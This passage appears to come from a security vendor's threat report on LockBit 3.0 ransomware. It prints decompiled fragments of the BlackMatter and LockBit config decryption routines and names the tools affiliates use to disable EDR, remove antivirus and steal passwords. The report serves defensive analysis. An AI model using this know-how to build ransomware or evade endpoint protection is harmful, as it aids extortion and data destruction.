For instance, BlackMatter saves its configuration in the **.rsrc** section, whereas LockBit stores it in **.pdata**.

```
result = decrypt_buffer(0x41600C);            // decrypt config
compressed_config = result;
if ( result )
{
  decompressed_config = w_RtlAllocateHeap(4 * MEMORY[0x416008]);
  if ( decompressed_config )
  {
    if ( APLib_decompress(compressed_config, decompressed_config) != -1 )
    {
      mw_memcpy(RSA_PUBLIC_KEY, decompressed_config, 0x80);
      mw_memcpy(COMPANY_VICTIM_ID, decompressed_config + 128, 32);
      mw_memcpy(&ENCRYPT_LARGE_FILE, decompressed_config + 0xA0, 9);// extract flags
      v1 = decompressed_config + 0xA9;
      v2 = *(decompressed_config + 0xA9);
      if ( v2 )
      {
        v3 = &v1[v2];
        base64_string_length = get_base64_string_length(&v1[v2]);
        FOLDER_HASHES_TO_AVOID = w_RtlAllocateHeap(base64_string_length + 2);
        if ( FOLDER_HASHES_TO_AVOID )
          base64_decode(v3, FOLDER_HASHES_TO_AVOID);
      }
      v5 = *(decompressed_config + 0xAD);
      if ( v5 )
      {
        v6 = &v1[v5];
```

BlackMatter's config decryption routine (image credit: Chuong Dong)

And LockBit uses a different linear congruential generator (LCG) algorithm for decoding.

```
37  int savedregs; // [esp+44h] [ebp+0h] BYREF
38
39  v0 = decrypt_buffer(&config[3]);
40  compressed_config = v0;
41  if ( v0 )
42  {
43    decompressed_config = (_BYTE *)AllocateHeap_checkDebugger_ForceFlags(4 * config[2]);
44    if ( decompressed_config )
45    {
46      do_aplib_depack((unsigned int)&savedregs, compressed_config, decompressed_config);
47      if ( v1 != -1 )
48      {
49        memcpy(RSA_PUBLIC_KEY, decompressed_config, sizeof(RSA_PUBLIC_KEY));
50        memcpy(COMPANY_VICTIM_ID, decompressed_config + 0x80, 32);
51        memcpy(&ENCRYPT_LARGE_FILE, decompressed_config + 0xA0, 24);
52        v2 = decompressed_config + 0xB8;
53        v3 = *((_DWORD *)decompressed_config + 0x2E);
54        if ( v3 )
55        {
56          v4 = &v2[v3];
57          base64_string_length = get_base64_string_length((int)&v2[v3]);
58          FOLDER_HASHES_TO_AVOID = AllocateHeap_checkDebugger_ForceFlags(base64_string_length + 2);
59          if ( FOLDER_HASHES_TO_AVOID )
60            base64_decode(v4, (_BYTE *)FOLDER_HASHES_TO_AVOID);
61        }
```

LockBit's config decryption routine

Some researchers have speculated that the close relationship between the LockBit and BlackMatter code indicates that one or more of BlackMatter's coders were recruited by LockBit; that LockBit bought the BlackMatter codebase; or a collaboration between developers. As we noted in our white paper on multiple attackers earlier this year, it's not uncommon for ransomware groups to interact, either inadvertently or deliberately.

Either way, these findings are further evidence that the ransomware ecosystem is complex, and fluid. Groups reuse, borrow, or steal each other's ideas, code, and tactics as it suits them. And, as the LockBit 3.0 leak site (containing, among other things, a bug bounty and a

reward for “brilliant ideas”) suggests, that gang in particular is not averse to paying for innovation.

LockBit tooling mimics what legitimate pentesters would use

Another aspect of the way LockBit 3.0’s affiliates are deploying the ransomware shows that they’re becoming very difficult to distinguish from the work of a legitimate penetration tester – aside from the fact that legitimate penetration testers, of course, have been contracted by the targeted company beforehand, and are legally allowed to perform the pentest.

The tooling we observed the attackers using included a package from GitHub called Backstab. The primary function of Backstab is, as the name implies, to sabotage the tooling that analysts in security operations centers use to monitor for suspicious activity in real time. The utility uses Microsoft’s own Process Explorer driver (signed by Microsoft) to terminate protected anti-malware processes and disable EDR utilities. Both Sophos and other researchers have observed LockBit attackers using Cobalt Strike, which has become a nearly ubiquitous attack tool among ransomware threat actors, and directly manipulating Windows Defender to evade detection.

Further complicating the parentage of LockBit 3.0 is the fact that we also encountered attackers using a password-locked variant of the ransomware, called **lbb_pass.exe** , which has also been used by attackers that deploy REvil ransomware. This may suggest that there are threat actors affiliated with both groups, or that threat actors not affiliated with LockBit have taken advantage of the leaked LockBit 3.0 builder. At least one group, BlooDy, has reportedly used the builder, and if history is anything to go by, more may follow suit.

LockBit 3.0 attackers also used a number of publicly-available tools and utilities that are now commonplace among ransomware threat actors, including the anti-hooking utility GMER, a tool called AV Remover published by antimalware company ESET, and a number of PowerShell scripts designed to remove Sophos products from computers where Tamper Protection has either never been enabled, or has been disabled by the attackers after they obtained the credentials to the organization’s management console.

We also saw evidence the attackers used a tool called Netscan to probe the target’s network, and of course, the ubiquitous password-sniffer Mimikatz.

Incident response makes no distinction

Because these utilities are in widespread use, MDR and Rapid Response treats them all equally – as though an attack is underway – and immediately alerts the targets when they’re detected.

We found the attackers took advantage of less-than-ideal security measures in place on the targeted networks. As we mentioned in our Active Adversaries Report on multiple ransomware attackers, the lack of multifactor authentication (MFA) on critical internal logins (such as management consoles) permits an intruder to use tooling that can sniff or keystroke-capture administrators' passwords and then gain access to that management console.

It's safe to assume that experienced threat actors are at least as familiar with Sophos Central and other console tools as the legitimate users of those consoles, and they know exactly where to go to weaken or disable the endpoint protection software. In fact, in at least one incident involving a LockBit threat actor, we observed them downloading files which, from their names, appeared to be intended to remove Sophos protection: **sophoscentralremoval-master.zip** and **sophos-removal-tool-master.zip**. So protecting those admin logins is among the most critically important steps admins can take to defend their networks.

For a list of IOCs associated with LockBit 3.0, please see our GitHub.

Acknowledgments

Sophos X-Ops acknowledges the collaboration of Colin Cowie, Gabor Szappanos, Alex Vermaning, and Steeve Gaudreault in producing this report.